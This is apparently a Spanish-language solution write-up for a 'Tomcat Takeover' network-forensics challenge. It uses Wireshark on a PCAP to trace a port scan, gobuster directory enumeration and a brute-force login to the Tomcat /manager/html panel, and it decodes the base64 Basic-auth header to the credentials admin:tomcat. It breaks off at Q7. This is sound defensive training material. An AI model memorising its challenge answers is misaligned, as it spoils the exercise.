
Tomcat
Takeover

Q1

Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes en varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?

1) Identificar la IP del Servidor web

Al abrir el archivo pcap, nos dirigiremos a **Estadísticas > Conversaciones > IPV4** lo cual nos ayudara a identificar direcciones IP involucradas en el archivo pcap:

Ethernet · 6 | IPv4 · 6 | IPv6 | TCP · 9465 | UDP · 3

Dirección A	Dirección B	Paquetes	Bytes
14.0.0.120	10.0.0.112	19.607	2 MB
10.0.0.115	10.0.0.112	1.323	378 kB
10.0.0.115	10.0.0.105	136	25 kB
10.0.0.105	10.0.0.255	2	545 bytes
10.0.0.106	224.0.0.251	1	160 bytes
10.0.0.115	224.0.0.251	1	87 bytes

En lo destacado en **rojo** se puede observar que hay mayor cantidad de paquetes, por lo que se debe investigar esas direcciones y así identificar el servidor.

Al ir investigando las direcciones IPs destacadas, Podemos concluir que la dirección IP del servidores corresponde a la: 10.0.0.112. Al aplicar el filtro **ip.dst == 10.0.0.112 and tcp.port** podemos identificar las peticiones que realizaron los clientes y así ver mas en detalle los puertos TCP de destino del servidor. Una vez ya aplicado el filtro, nos dirigimos a **Estadísticas > Conversaciones > TCP**:

```
ip.dst == 10.0.0.112 and tcp.port
```

Ethernet · 2 | IPv4 · 2 | IPv6 | TCP · 9455 | UDP

Dirección A	Puerto A	Dirección B	Puerto B	Paquetes	Bytes
10.0.0.115	44606	10.0.0.112	22	343	31 kB
10.0.0.115	46668	10.0.0.112	22	234	22 kB
10.0.0.115	42224	10.0.0.112	8080	117	10 kB
10.0.0.115	57784	10.0.0.112	8080	60	8 kB
14.0.0.120	37736	10.0.0.112	8080	43	9 kB
14.0.0.120	37644	10.0.0.112	8080	31	4 kB
14.0.0.120	37684	10.0.0.112	8080	28	3 kB
14.0.0.120	37162	10.0.0.112	8080	25	2 kB
14.0.0.120	37722	10.0.0.112	8080	23	2 kB
14.0.0.120	37702	10.0.0.112	8080	21	3 kB
14.0.0.120	37700	10.0.0.112	8080	19	2 kB
14.0.0.120	37148	10.0.0.112	8080	18	2 kB
14.0.0.120	44062	10.0.0.112	8080	18	4 kB
14.0.0.120	37718	10.0.0.112	8080	16	2 kB
14.0.0.120	37712	10.0.0.112	8080	15	2 kB
14.0.0.120	37674	10.0.0.112	8080	13	1 kB
14.0.0.120	37662	10.0.0.112	8080	12	1 kB

Lo destacado en **rojo** indica el servidor proporciona los servicios:

- HTTP (8080)
- SSH (22)

---


2) Buscar comportamiento de escaneo: SYNs a múltiples puertos

Un escaneo típico comienza con muchos SYNs (sin ACK). Se aplica el siguiente filtro de paquetes SYN iniciales hacia el servidor:


```
tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.dst == 10.0.0.112
```

El filtro utilizado muestra los intentos de conexión iniciales. Si hay muchas entradas desde la misma IP origen hacia muchos puertos → comportamiento de escaneo.

La tabla de resumen muestra mayor cantidad de paquetes indicando que los intentos de conexión iniciales (SYN) del protocolo TCP los realiza la dirección IP: 14.0.0.120 | Cantidad de paquetes: 9.447 - 567 KB



Dirección A	Dirección B	Paquetes	Bytes
14.0.0.120	10.0.0.112	9.447	567 kB
10.0.0.115	10.0.0.112	6	444 bytes



Dirección A	Puerto A	Dirección B	Puerto B	Paquetes	Bytes
14.0.0.120	51985	10.0.0.112	15	1	60 bytes
14.0.0.120	51985	10.0.0.112	16	1	60 bytes
14.0.0.120	51985	10.0.0.112	17	1	60 bytes
14.0.0.120	51985	10.0.0.112	18	1	60 bytes
14.0.0.120	51985	10.0.0.112	19	1	60 bytes
14.0.0.120	51985	10.0.0.112	20	1	60 bytes
14.0.0.120	51985	10.0.0.112	21	1	60 bytes
10.0.0.115	44606	10.0.0.112	22	1	74 bytes
10.0.0.115	46668	10.0.0.112	22	1	74 bytes
14.0.0.120	51985	10.0.0.112	22	1	60 bytes
14.0.0.120	51985	10.0.0.112	23	1	60 bytes
14.0.0.120	51985	10.0.0.112	24	1	60 bytes
14.0.0.120	51985	10.0.0.112	25	1	60 bytes
14.0.0.120	51985	10.0.0.112	26	1	60 bytes
14.0.0.120	51985	10.0.0.112	27	1	60 bytes
14.0.0.120	51985	10.0.0.112	28	1	60 bytes
14.0.0.120	51985	10.0.0.112	29	1	60 bytes
14.0.0.120	51985	10.0.0.112	30	1	60 bytes
14.0.0.120	51985	10.0.0.112	31	1	60 bytes
14.0.0.120	51985	10.0.0.112	32	1	60 bytes
14.0.0.120	51985	10.0.0.112	33	1	60 bytes
14.0.0.120	51985	10.0.0.112	34	1	60 bytes
14.0.0.120	51985	10.0.0.112	35	1	60 bytes
14.0.0.120	51985	10.0.0.112	36	1	60 bytes
14.0.0.120	51985	10.0.0.112	37	1	60 bytes
14.0.0.120	51985	10.0.0.112	38	1	60 bytes
14.0.0.120	51985	10.0.0.112	39	1	60 bytes
14.0.0.120	51985	10.0.0.112	40	1	60 bytes
14.0.0.120	51985	10.0.0.112	41	1	60 bytes
14.0.0.120	51985	10.0.0.112	42	1	60 bytes
14.0.0.120	51985	10.0.0.112	43	1	60 bytes
14.0.0.120	51985	10.0.0.112	44	1	60 bytes
14.0.0.120	51985	10.0.0.112	45	1	60 bytes
14.0.0.120	51985	10.0.0.112	46	1	60 bytes
14.0.0.120	51985	10.0.0.112	47	1	60 bytes
14.0.0.120	51985	10.0.0.112	48	1	60 bytes

Al ir inspeccionando la tabla TCP, se puede notar claramente que hay comportamientos de escaneo de puertos generados por la IP: 14.0.0.120

Algunos puertos reconocidos en la tabla son:

80: HTTP
21: FTP
22: SSH
8080: Puerto donde esta corriendo el servicio HTTP en el servidor
23: TELNET
443: HTTPS (TLS o SSL)
25: SMTP


Respuesta de Q1:

14.0.0.120

Q2

Basándose en la dirección IP identificada asociada con el atacante, ¿puede identificar el país desde el cual se originaron las actividades del atacante?

Podemos utilizar la herramienta de inteligencia de amenazas **AbuseIPDB** que funciona como una base de datos comunitaria para reportar y consultar direcciones IP asociadas con actividades maliciosas en línea.



La dirección IP 14.0.0.120 pertenece a un rango administrado por CHINANET, una de las principales redes bajo control de China Telecom, el mayor proveedor de servicios de Internet en China.


Respuesta de Q2: China

Q3


En el archivo PCAP, se detectaron varios puertos abiertos como resultado del escaneo activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?

1) identificar el panel de administración del servidor web


Para identificar el panel de administración, necesitamos saber que peticiones HTTP (GET) se realizaron en el servidor 10.0.0.112, para eso, se utiliza el siguiente filtro:



Ya aplicado el filtro mencionado, nos dirigimos a **Estadísticas > HTTP > Peticiones**




Al inspeccionar las peticiones, primeramente podemos observar que el servidor aloja las solicitudes HTTP hacia **10.0.0.112:8080,** la sigla 8080 indica el puerto por el cual esta corriendo el servicio web.




Al ir revisando las peticiones, logramos encontrar que se realizaron solicitudes GET al panel de administración o interfaz web de gestión correspondiente a la aplicación llamada “/manager/html”

2) Confirmar el puerto que proporciona el panel de administración

Aplicando el siguiente filtro en wireshark, podemos observar las peticiones realizadas hacia el dominio: http://10.0.0.112:8080/manager/html.



Al seleccionar el paquete 20278, podemos observar que en los detalles del paquete TCP que el puerto de destino para esta solicitud corresponde al 8080.




Respuesta de Q3: `8080`

Q4

Tras descubrir puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y acceder a directorios y archivos en nuestro servidor web. ¿Qué herramientas, según el análisis, puede identificar que ayudaron al atacante en este proceso de enumeración?


1) Buscar patrones característicos de herramientas de enumeración web

Para identificar herramientas que utilizo el atacante con el fin de realizar el proceso de enumeración en el servidor web, podemos enfocarnos en el encabezado User-Agent que forma parte de la petición HTTP enviada por el atacante (navegador, script o herramienta) al servidor web. A continuación, se aplica el siguiente filtro:



Wireshark buscará en todos los paquetes HTTP las solicitudes enviadas por un cliente que se identifica como Gobuster.

Al ir inspeccionando los paquetes HTTP (GET) el encabezado de cada petición muestra que en el User-Agent se utiliza la herramienta gobuster:



User-Agent El encabezado User-Agent forma parte de la petición HTTP enviada por el cliente (navegador, script o herramienta) al servidor web. Su función es identificar quién está haciendo la solicitud y desde qué entorno.

Gobuster es una herramienta de enumeración (reconocimiento activo) utilizada principalmente para busca directorios, archivos o subdominios ocultos en un sitio web enviando solicitudes HTTP a muchas rutas posibles (por ejemplo, /admin, /backup.zip, /test/, etc.) basadas en una lista de palabras (wordlist).


Respuesta de Q4: gobuster


Q5

Tras intentar enumerar los directorios de nuestro servidor web, el atacante realizó numerosas solicitudes para identificar las interfaces administrativas. ¿Qué directorio específico relacionado con el panel de administración descubrió el atacante?

un escaneo con gobuster produce muchas URIs diferentes en poco tiempo, por lo tanto se debe observar las secuencias de peticiones que el atacante y determinar el directorio relacionado con el panel de administración. Nos dirigimos a **Estadísticas > HTTP > Secuencia de Peticiones**

La secuencia de peticiones muestra que el atacante realizo enumeración del directorio **/manager**:





El directorio /manager es una ruta de administración del servidor web Apache Tomcat, permite administrar el servidor a través de una interfaz web o API HTTP.

Respuesta de Q5: **/manager**


Q6

Tras acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puedes determinar el nombre de usuario y la contraseña correctos que el atacante utilizó para iniciar sesión?

Dado que en el panel de administración /manager/html se requieren credenciales para tener acceso, debemos inspeccionar el campo Authorization del protocolo HTTP usado para enviar credenciales de autenticación al servidor web; para eso, se aplica el siguiente filtro en wireshark:

La cabecera Authorization le dice al servidor “estoy intentando autenticarme”, e incluye los datos necesarios para hacerlo.

Al aplicar el filtro, la salida muestra los paquetes que están asociados con la cabecera HTTP (Authorization):



Podemos realizar un seguimiento TCP o HTTP stream para identificar mediante que credenciales que utilizo el atacante para autenticarse de manera exitosa en el panel de administración: **Click derecho en el paquete > Seguir > HTTP steam o TCP stream.**

Al ir inspeccionado el encabezado Authorization de cada paquete GET /manager/html mediante el seguimiento stream, podemos notar que:

- El atacante probo con diversas credenciales para acceder el panel de administración, por lo que el mensaje **HTTP/1.1 401 Unauthorized** es una respuesta del servidor HTTP que indica que la solicitud fue rechazada porque requiere autenticación válida, pero el atacante envió credenciales incorrectas, esto se puede reflejar en los paquetes N° (20533, 20537, 20541, 20545 y 20549).


- A contar del paquete N° 20553, se puede observar que el atacante se autentico de manera exitosa, sin embargo, en el encabezado Authorization no son visibles las credenciales (Usuario y contraseña) que utilizo el atacante para tener acceso al panel de administración tal como se muestra en la siguiente imagen:

Las credenciales están codificadas en base64, (no estan cifradas); El método de autenticación “Basic” no cifra las credenciales. Base64 es un esquema de codificación que transforma datos binarios en una cadena de caracteres ASCII (letras, números y +, / y posiblemente = como relleno).

El mensaje HTTP/1.1 200 OK es una respuesta del servidor 10.0.0.112 que indica que la solicitud fue aceptada con éxito, por lo que el atacante ingreso al panel de administración /manager/html con credenciales validas.

Decodificar Base64 con CyberChef para verificar las credenciales:

|) Buscar CyberChef en el navegador y luego abrirlo.
2) En la columna (Input) pega la cadena Base64 que quieras decodificar, en este caso es: YWRtaW46dG9tY2F0
3) En la columna central (“Operations”) escribe en el buscador From Base64.
4) Arrastra From Base64 al panel de Recipe (a la derecha del buscador) o haz doble clic.
5) En el panel Output verás el resultado en texto plano:



Ya decodificada la cadena base64, las credenciales que utilizo el atacante son: **admin:tomcat | (admin: usuario y tomcat: contraseña**

Respuesta de Q6: admin:tomcat


Q7

